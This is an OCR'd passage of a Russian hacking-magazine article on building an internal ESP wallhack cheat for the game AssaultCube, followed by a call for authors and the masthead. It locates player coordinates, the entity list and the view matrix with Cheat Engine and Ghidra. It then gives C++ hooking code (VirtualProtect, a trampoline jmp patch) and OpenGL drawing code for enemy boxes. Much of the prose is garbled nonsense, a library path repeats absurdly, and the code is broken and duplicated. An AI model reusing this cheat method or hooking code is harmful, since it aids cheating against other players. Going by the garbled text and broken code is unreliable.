Смотрим то, что нам угадал Cheat Engine. Мы видим, что это такой-то тип поля, причем первый.

Также важно то, сколько **0x100**, отличается один от друга.



В дальнейшем нам нужен этот класс, но, к сожалению, Cheat Engine не поймет, что это за класс, поэтому нам придется сделать свой инструмент — скрипт, который сам сделает за нас работу, поскольку подробностей. Готовый инструмент — Pyclass.lua. Он дает возможность напрямую запускать скрипты в ядре игры. Скачиваем, распаковываем и подключаемся к процессу игры.

После присоединения к процессу создаем новый. Не фиксируем адресу **00000000** (см. скриншот **00000000**). Дважды кликаем по адресу и выставляем нужный адрес. Нажимаем на кнопку изменения или кликаем на **Player** и добавляем его в отображение на ASM-панели.

В данном контексте отображение клиентского контекста Battle CE, воспоминания как класс, которые мы настроили. Если размер нашего класса больше чем стандартное количество отображаемых байтов, нужно вручную увеличить количество.

Переходим к скриптам **PyC**, и показываем адресным. Меняем значение типа скрипта **byte** на нужный размер значения типа для свободной, это гораздо удобнее и дальнейшем экспортировать класс с нужным полем.

Поиск координат

Начнем с этого места, мы будем искать значение, нужные непосредственно для отображения GPS и иметь для ESP-чит (чит показывающий сущность сквозь стены и что-нибудь в принципе) по прицелам.

Что, что за зверь или добыч, мы работает при помощи системы координат в компьютерной при фиксе, реализующая стиль «3D» данной данной — 3D-пространство.

Для реализации ARM64 мне пришлось использовать значения типа (qdot), расширяя размер с одного (1Б). Не помню, что это? Данный пример на примере скачать Pyclass.

Теперь нужно может расковыка в зависимости от движка. Часто различные игровые движки имеют и свои и есть определенности.

Для демонстрации возьмем с Github Pyclass — пересмотрим и посмотрим, что он будет реагировать, если менять координаты.

Третье — движение персонажа относительно оси X. Нажмем стрелка — фиксируем движение персонажа в данной позиции, нажмем — другой координат движения.

Пусковые — движение персонажа относительно оси Y.

Крен — движение персонажа относительно оси Z.

Поиск координат игрока

Теперь нужно определить координаты и игрок и сочу Cheat Engine. Начинаем производиться по одной и кратность нашелся от стороны и сторону, а также между и ниже. В окне Cheat Engine можем видеть, что представляется по каждому адресу. Теперь нужно определить координаты, которые нужны игроку и что принадлежит отображению.

Для определения координат, что для каждого из трех соотношение по X и Y, а его координат Z, а не данное. Отсюда мы можем сделать вывод, что один набор — это координаты игрока, а второй — полезно. Так как в Cheat CE, а значение координаты, которые нужны для отображения, в виде 3-мерного пространства, в виде координат. Начиная с первого, то после полезно показать значение с 0,0 на другой для сильно стоит проверки. Значит, это координаты полезны, а вторые — координаты отображения. Мы нашли — движение относительно оси X. Что в отображении для отображения.

Для нас первая движущаяся величина на экране, а в Cheat Engine будет смотреть на значение по смещению **0x38**.

Теперь давай попробуем сделать для второго набора. Ты, что мы делали для первого.

Попробуем изменить это значение и увидим, как перестанет проявляется плоть ноль.

ЧИТ СВОИМИ РУКАМИ

СМОТРИМ СВЯЗЬ СТРАНЫ И ВЕЛИМ АВТОУПРЕЖДАНИЯ ДЛЯ ЗЕЛЬЦЕВ

Это значит, что наши предположения верны.

```
[ESP] Entity Loop
```

Запускаем и в окне ReClass.NET и выбираем типы для этих смещений:

```
[ESP] Entity Loop: dword
[ESP] Entity Loop: dword
[ESP] Entity Loop: dword
[ESP] Entity Loop: dword
```

Все так теперь выглядит наш класс. Но что за **VTable**? Это поле не нужно, я добавил его для красоты. Подробнее о том что это и зачем можешь прочитать в книге Game Hacking (стр. 100-117).

Теперь, экспортируем наш класс (правая кнопка на него правой кнопкой мыши и выбрал соответствующий пункт меню). Можешь видеть, что есть поле: **ent_list.ent**. Это наша основная **array_base** и прочие. Думаю, ты при желании сможешь найти их сам.


Экспортируем

Entity List

Теперь нужно разобраться, а как быть с другими игроками? Обычно где-то есть огромный список всех игроков существует в которой каждый игрок представлен отдельным объектом. Обычно, в таком случае, в основном поле лежит адрес который перебирает игроков и данные о каждом и по данным как то взаимодействует. Логика игры. Попробуем отсчитаться от показателя здоровья и поискать, есть инструкции его запрашивает.

Ищем в Ghidra по строке

С наскока ничего найти не удается, но наверняжка где-нибудь есть диапазон, что доступ к показателям здоровья нашего игрока идет через какой то статический адрес. Оказывается, мы выбрали неправильный! Правильный адрес такой: **"ac_client.exe"+0018AC00**



Попробуем теперь поискать через мой игрока, которое находится по смещению **0x200**.

Обновляем данные

И получаем список инструкций, которые обращаются к нашему

Обновляем данные

Ищем в Ghidra по строке

Попробуем нарисовать в каждом такой, где доступ происходит в цикле:

Ищем в Ghidra по строке

Ты, что знаком с ассемблером, понимают, что в регистрах **eax** находится адрес первого элемента, **edi** — это индекс, а умножение индекса говорит нам о типе данных, в данном случае это 4, DWORD.

Таким образом, статический адрес списка сущностей будет таким:

```
"ac_client.exe"+0018AC00
```

Ищем в Ghidra по строке


Убедиться в этом можно, прочитав по смещению **0x200**, как игрока.

Ищем в Ghidra по строке

Также нам потребуется общее количество игроков. Посмотрев выше доступ сообщения, в конце цикла увидим проверку. В регистре **edi** хранится текущее количество игроков.

Ищем в Ghidra по строке

Немного подубрав, заметим, что наши числа находятся статической адресе начиная по адресу **"ac_client.exe"+0018AC00**.




Экспортируем

Перезапустим и проверим, что адреса правильные

Поиск View Matrix

Матрица View такую сцену для корректной работы ESP. Более подробно об этом можешь почитать в статье «Camera» на MSDN.



Экспортируем в Ghidra

1. Локальные координаты — это координаты объекта, измеряемые относительно начала отсчета в которой находится объект.
2. Эта операция шаги к локальным координатам преобразуется в координаты в пространстве мира. Они отличаются от шагов по точке, идущей для всех другие объекты, расположенные в мировом пространстве.
3. Координаты мира преобразуются в координаты камеры. Координаты пространства мира также теперь сдвигаем, чтобы каждая вершина стала видна, как если бы на нее смотрели из камеры или с точки зрения наблюдателя.
4. После того как координаты будут преобразованы в пространство мира, мы спроецируем их в координаты отчетности. Координаты отчетности изменяются от -1 до 1 (-1 и 1 отображаются через вершины полигона) на экран.
5. И наконец, в последнем преобразовании, который мы назовем преобразованием отчетности, мы преобразуем координаты отчетности (от -1 до 1) в обычные экранные координаты, задаваемые функцией glViewport.

Теперь нам нужно поискать мы будем преобразовывать из координаты отчетности в координаты экрана. Для этого нужно сначала найти матрицу, которая отвечает за C3D, выстраивает следующие параметры. Найти

Ищем в Ghidra по строке

Отсюда и данные первый адрес и для удобства изменим тип отображаемых данных с Single на Float.

Меняем тип данных на Float

Все что нам нужно:

Экспортируем

Продолжение статьи →

ЧИТ СВОИМИ РУКАМИ

СМОТРИМ СМЕРТЬ СТРАНЫ И ЗОВЕМ АВТОРИТЕТНЫЕ ДЛЯ ЗОЛОТОГО

Не забывает перезагрузить игру и проверить правильность наших кодов.

НАПИСАНИЕ ЧИТА

Как и в предыдущей статье, мы будем писать внутренний чит. Поэтому нам нужно скомпилировать наш dll файл. Для этого нам нужно скачать последнюю версию Delphi (бесплатно) и перенести наши файлы в соответствующие каталоги, чтобы компилятор смог найти нужные модули. Для этого нам нужно в настройках компилятора прописать пути к нашим файлам, в которых записаны наши внутренние модули. Для этого нажимаем Tools/Environment options и прописываем пути:

Tools/Environment options
Library path
C:\Program Files (x86)\Borland\Delphi7\Lib;C:\Program Files (x86)\Borland\Delphi7\Lib\Obj;C:\Program Files (x86)\Borland\Delphi7\Lib\Debug;C:\Program Files (x86)\Borland\Delphi7\Lib\Release;C:\Program Files (x86)\Borland\Delphi7\Lib\Imagine;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Core;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Protocols;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\System;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Bmp;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Dib;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Tga;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Tiff;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Obsolete;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Obsolete;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Obsolete;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Obsolete;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Obsolete;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Obsolete;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Obsolete;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Obsolete;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Obsolete;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Obsolete;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source;C:\Program Files (x86)\Borland\Delphi7\Lib\Indy10\Vcl\Bitmap\Zlib\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt\Source\Contrib\Delphi32\Source\Zlibexpt

ЧИТ СВОИМИ РУКАМИ

СМОТРИМ СКРИПТЫ ЧИТОВ И ДЕЛАЕМ АВТОРИЗЦИЮ ДЛЯ ЗАЩИТЫ

hook.cpp

```
#include "hook.h"

HookMap* const* (__cdecl hook_get_func(void*, int ))
{
    static HookMap* const* const ret[2] = {(HookMap* const*)0x1, (HookMap* const*)0x1};
    return ret;
}

// Инструкция jmp может занимать 5 байт. Могло, которое мы перезаписываем, должно быть как минимум такого размера
if (len < 5)
    return;

DWORD curr_protection;
// Сделать доступным для записи память с кодом, которым мы хотим перезаписать
VirtualProtect(this_to_hook, this_len, PAGE_EXECUTE_READWRITE, &curr_protection);

// Сохраняем четыре байта в массиве смещения
old_opcodes = (t1*-make_opcodes(this[-5]);
for (int i = 0; i < this_len; ++i)
    old_opcodes[i] = ((char*)this_hook)[i];

// Восстановить старый курсор
VirtualProtect(this_to_hook, this_len, curr_protection, &curr_protection);

}

HookMap* const* (__cdecl hook_get_func(void*, int ))
{
    static HookMap* const* const ret[2] = {(HookMap* const*)0x1, (HookMap* const*)0x1};
    return ret;
}

// Инструкция jmp может занимать 5 байт. Могло, которое мы перезаписываем, должно быть как минимум такого размера
if (len < 5)
    return;

DWORD curr_protection;
// Сделать доступным для записи память с кодом, которым мы хотим перезаписать
VirtualProtect(this_to_hook, this_len, PAGE_EXECUTE_READWRITE, &curr_protection);

// Сохраняем четыре байта в массиве смещения
old_opcodes = (t1*-make_opcodes(this[-5]);
for (int i = 0; i < this_len; ++i)
    old_opcodes[i] = ((char*)this_hook)[i];

// Восстановить старый курсор
VirtualProtect(this_to_hook, this_len, curr_protection, &curr_protection);

}

void hook_enable()
{
    this->enabled = true;

}

void hook_disable()
{
    this->enabled = false;

}

bool hook_is_enabled()
{
    return enabled;

}

Trampoline* trampoline(void*, int, void*, void*, int );
gateway(int, bool, bool, managed_hook);
}

// Jmp может размер 5 байт
if (len < 5)
    return;

// Выделяем память для нашего трамплина
gateway = VirtualAlloc(0, len + 5, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

// Сохраняем байты, которые мы будем перезаписывать в трамплине
memcpy_s(gateway, len, to_hook, len);

// Получаем адрес возврата
uintptr_t* ret_addr = (DWTS*)to_hook + (DWTS*)gateway - 5;

// Разместить вызов jmp в конец трамплина
*(DWTS*)((uintptr_t*)gateway + len) = 0xE9;

// Разместить адрес возврата после jmp
*(uintptr_t*)((uintptr_t*)gateway + len + 1) = ret_addr;

// Создаем переменную
managed_hook = new HookMap(to_hook, our_func, len);

}

Trampoline* trampoline(void*, int, void*, void*, int );
gateway(int, bool, bool, managed_hook);
}

managed_hook->is_enabled();
return managed_hook->is_enabled();

}

managed_hook* hook_get_gateway();
{
    return gateway;

}

HookMap managed_hook;
}

managed_hook->enable();
managed_hook->disable();

}

bool Trampoline_is_enabled();
return managed_hook->is_enabled();

}

managed_hook* hook_get_gateway();
{
    return gateway;

}

HookMap managed_hook;
}
```

Здесь я сделал функции для перехвата/снятия перехвата меню и бонусов ESP.

gl_draw.h

```
#pragma once
#include "stdafx.h"
#include windows.h
#include gl.h

struct Vector3
{
    float x, y, z;

};

struct Vector4
{
    float x, y, z, w;

};

// Прототипы моих цветов для рисования
namespace rgb {
    const GLubyte red[3] = {255,0,0};
    const GLubyte green[3] = {0,255,0};
    const GLubyte blue[3] = {0,0,255};
    const GLubyte yellow[3] = {255,255,0};
    const GLubyte light_gray[3] = {192,192,192};
    const GLubyte gray[3] = {128,128,128};
    const GLubyte black[3] = {0,0,0};

// Прототипы моих функций для отрисовки меню и ESP-хака
namespace gl {
    void gl_setup_orthographic();
    void gl_restore_projection();
    void gl_setup_for_esp();
    void hsv2rgb(float, float, float, float *);
    void gl_draw_rectangle(int, int, int, int, const GLubyte[3], const GLubyte[3]);
    void gl_draw_line(int, int, int, int, const GLubyte[3], float);
    void gl_draw_line(float fromX, float fromY, float toX, float toY, float line_width, const GLubyte color[3]);
    void gl_draw_line(int, int, int, int, const GLubyte[3], int, const GLubyte[3]);
    void gl_draw_line(float fromX, float fromY, float toX, float toY, float line_width, const GLubyte color[3], int, const GLubyte[3]);
    void gl_draw_dashed_line(int, int, int, int, const GLubyte[3], const GLubyte[3], const BYTE*, int, const GLubyte[3]);
    void gl_draw_dashed_line(int, int, int, int, const GLubyte color[3], const BYTE*, int, const GLubyte[3]);
    bool gl_world_to_screen(Vector3 pos, Vector3& screen, float matrix[16]);
}

## gl_draw.cpp

```
#pragma once
#include "stdafx.h"
#include "gl_draw.h"

namespace gl {
    HDC _hDC;
    HFONT h_old_font;
    HFONT h_new_font;
    UINT* font_base;
    bool g_font_build = 0;

void GL::setup_orthographic()
{
    glPushAttrib(GL_ALL_ATTRIB_BITS);
    glMatrixMode(GL_PROJECTION);
    glPushMatrix();
    // Размер экрана
    glLoadIdentity();
    // Получение размера экрана
    glGetIntegerv(GL_VIEWPORT, view_port);
    // Установка размера экрана
    glOrtho(0.0, 0, view_port[2], view_port[3], -1, 1);
    glMatrixMode(GL_MODELVIEW);
    glLoadIdentity();
    // Отключение проверки глубины
    glDisable(GL_DEPTH_TEST);

void GL::restore_gl()
{
    // Восстановление матрицы вида
    glPopMatrix();
    // Восстановление всех атрибутов
    glPopAttrib();

void GL::draw_filled_rectangle(float x, float y, float width, float height, const GLubyte color[3], const GLubyte[3]);
    glColor3ub(color[0], color[1], color[2]);
    glBegin(GL_QUADS);
    glVertex2f(x, y);
    glVertex2f(x + width, y);
    glVertex2f(x + width, y + height);
    glVertex2f(x, y + height);
    glEnd();

void GL::draw_out_line(int x, int y, float width, float height, float line_width, const GLubyte color[3], const GLubyte[3]);
    glLineWidth(line_width);
    glBegin(GL_LINE_STRIP);
    glColor3ub(color[0], color[1], color[2]);
    glVertex2f(x, y);
    glVertex2f(x + width - 0.5f, y + 0.5f);
    glVertex2f(x + width - 0.5f, y + height - 0.5f);
    glVertex2f(x - 0.5f, y + height - 0.5f);
    glVertex2f(x - 0.5f, y - 0.5f);
    glEnd();

void GL::draw_line(float fromX, float fromY, float toX, float toY, float line_width, const GLubyte color[3], const GLubyte[3]);
    glLineWidth(line_width);
    glBegin(GL_LINES);
    glColor3ub(color[0], color[1], color[2]);
    glVertex2f(fromX, fromY);
    glVertex2f(toX, toY);
    glEnd();

void GL::build_font()
{
    int base = glGen1ists(96);
    h_font = CreateFont(-12, 0, 0, 0, FW_NORMAL, FALSE, FALSE, FALSE, ANSI_CHARSET, OUT_TT_PRECIS, CLIP_DEFAULT_PRECIS, PROOF_QUALITY, FF_DONTCARE | DEFAULT_PITCH, "Courier");
    h_old_font = (HFONT*)SelectObject(_hDC, h_font);
    wglUseFontBitmaps(_hDC, 32, 96, font_base);
    SelectObject(_hDC, h_old_font);
    DeleteObject(h_font);

    h_font_build = true;

void GL::print_gl(float x, float y, const GLubyte color[3], const char* fmt, ...)
{
    if (!h_font_build)
        GL::build_font();

    if (fmt == NULL)
        return;

    glColor3f(color[0], color[1], color[2]);

    glRasterPos2i(x, y);

    char*    text[256];
    va_list  ap;

    va_start(ap, fmt);
    vsprintf(text, fmt, ap);
    va_end(ap);

    glPushAttrib(GL_LIST_BIT);
    glListBase(font_base - 32);
    glCallLists(strlen(text), GL_UNSIGNED_BYTE, text);
    glPopAttrib();

void GL::draw_esp_box(float pos_x, float pos_y, float distance, const GLubyte color[3], const BYTE* text, const int health, const int armor
{
    float line_width = 0.5f; // Толщина линии
    GLubyte line_color[3];
    glGetIntegerv(GL_VIEWPORT, view_port);

    float height = (view_port[3] / distance) * 5; // Высота бокса
    float width = (view_port[3] / distance); // Ширина бокса

    // Бэк бокса
    GL::draw_line(pos_x[0] - 2.0f, (float)line_port[3], pos_x, pos_y, line_width * 3.0f, rgb::black);
    GL::draw_line(pos_x[0] - 2.0f, (float)line_port[3], pos_x, pos_y, line_width, color);

    // Оверлэйки
    GL::draw_out_line(pos_x - (width / 2), pos_y - height, width, height, line_width * 2.0f, rgb::black);
    GL::draw_out_line(pos_x - (width / 2), pos_y - height, width, height, line_width, color);

    // Здоровье
    if (health != -1)
        {
            if (armor != -1)
                {pos = (width / 100);
                float curr = pos * health;
                }
            GL::draw_filled_rectangle(pos_x - (width / 2) - 1, (pos_y - (height / 10)) - 1, 3.0f, (height / 10) + 2, rgb::black);
            GL::draw_filled_rectangle(pos_x - (width / 2), (pos_y - (height / 10)) - 1, 1.0f, (height / 10), rgb::black);

            GL::draw_filled_rectangle(pos_x - (width / 2), (pos_y - (height / 10)) - 1, 1.0f, (height / 10), rgb::green);
            GL::draw_filled_rectangle(pos_x - (width / 2), (pos_y - (height / 10)) - 1, curr, (height / 10), rgb::black);

            GL::draw_filled_rectangle(pos_x - (width / 2), (pos_y - (height / 10)) - 1, curr, (height / 10), rgb::green);
            GL::draw_filled_rectangle(pos_x - (width / 2), (pos_y - (height / 10)) - 1, curr, (height / 10), rgb::black);
            }

    // Имя
    GL::print_gl(pos_x - (width / 2), (pos_y - (height / 6)) - height, rgb::yellow,(char *)text);

    // Оружие
    GL::draw_text_to_screen(Vector3 pos, Vector3& screen, float matrix[16]);
    {
    // Перемножение матрицы и вектора экрана
    float view_port[4];
    glGetIntegerv(GL_VIEWPORT, view_port);
    int window_width = view_port[2];
    int window_height = view_port[3];

    // Матрица экранных координат, умножающий матрицу (полную) координата на перемножение матрицы (clip_coords)
    float clip_coords = 0.0f;
    clip_coords = pos * matrix[0] + pos_y * matrix[4] + pos_z * matrix[8] + matrix[12];
    clip_coords = pos * matrix[1] + pos_y * matrix[5] + pos_z * matrix[9] + matrix[13];
    clip_coords = pos * matrix[2] + pos_y * matrix[6] + pos_z * matrix[10] + matrix[14];
    clip_coords = pos * matrix[3] + pos_y * matrix[7] + pos_z * matrix[11] + matrix[15];

    // Если координата не на экране
    if (clip_coords <= 0.f)
        return false;

    // Перспективное деление, деление на clip_w, то есть преобразование координаты устройства
    Vector3 NDC;
    NDC.x = clip_coords / clip_coords.w;
    NDC.y = clip_coords / clip_coords.w;
    NDC.z = clip_coords / clip_coords.w;

    // Преобразование в координаты экрана
    screen.x = (window_width / 2 * NDC.x) + (NDC.x + window_width / 2);

    screen.y = -(window_height / 2 * NDC.y) + (NDC.y + window_height / 2);

    return true;
    }
}
```

ПРОВЕРКА РАБОТОСПОСОБНОСТИ

Для начала протестим наш чит

Menu_Hook_Test_Bot_Hook_Test_Bot_Hook_Test_Bot
```

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№3 (288)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

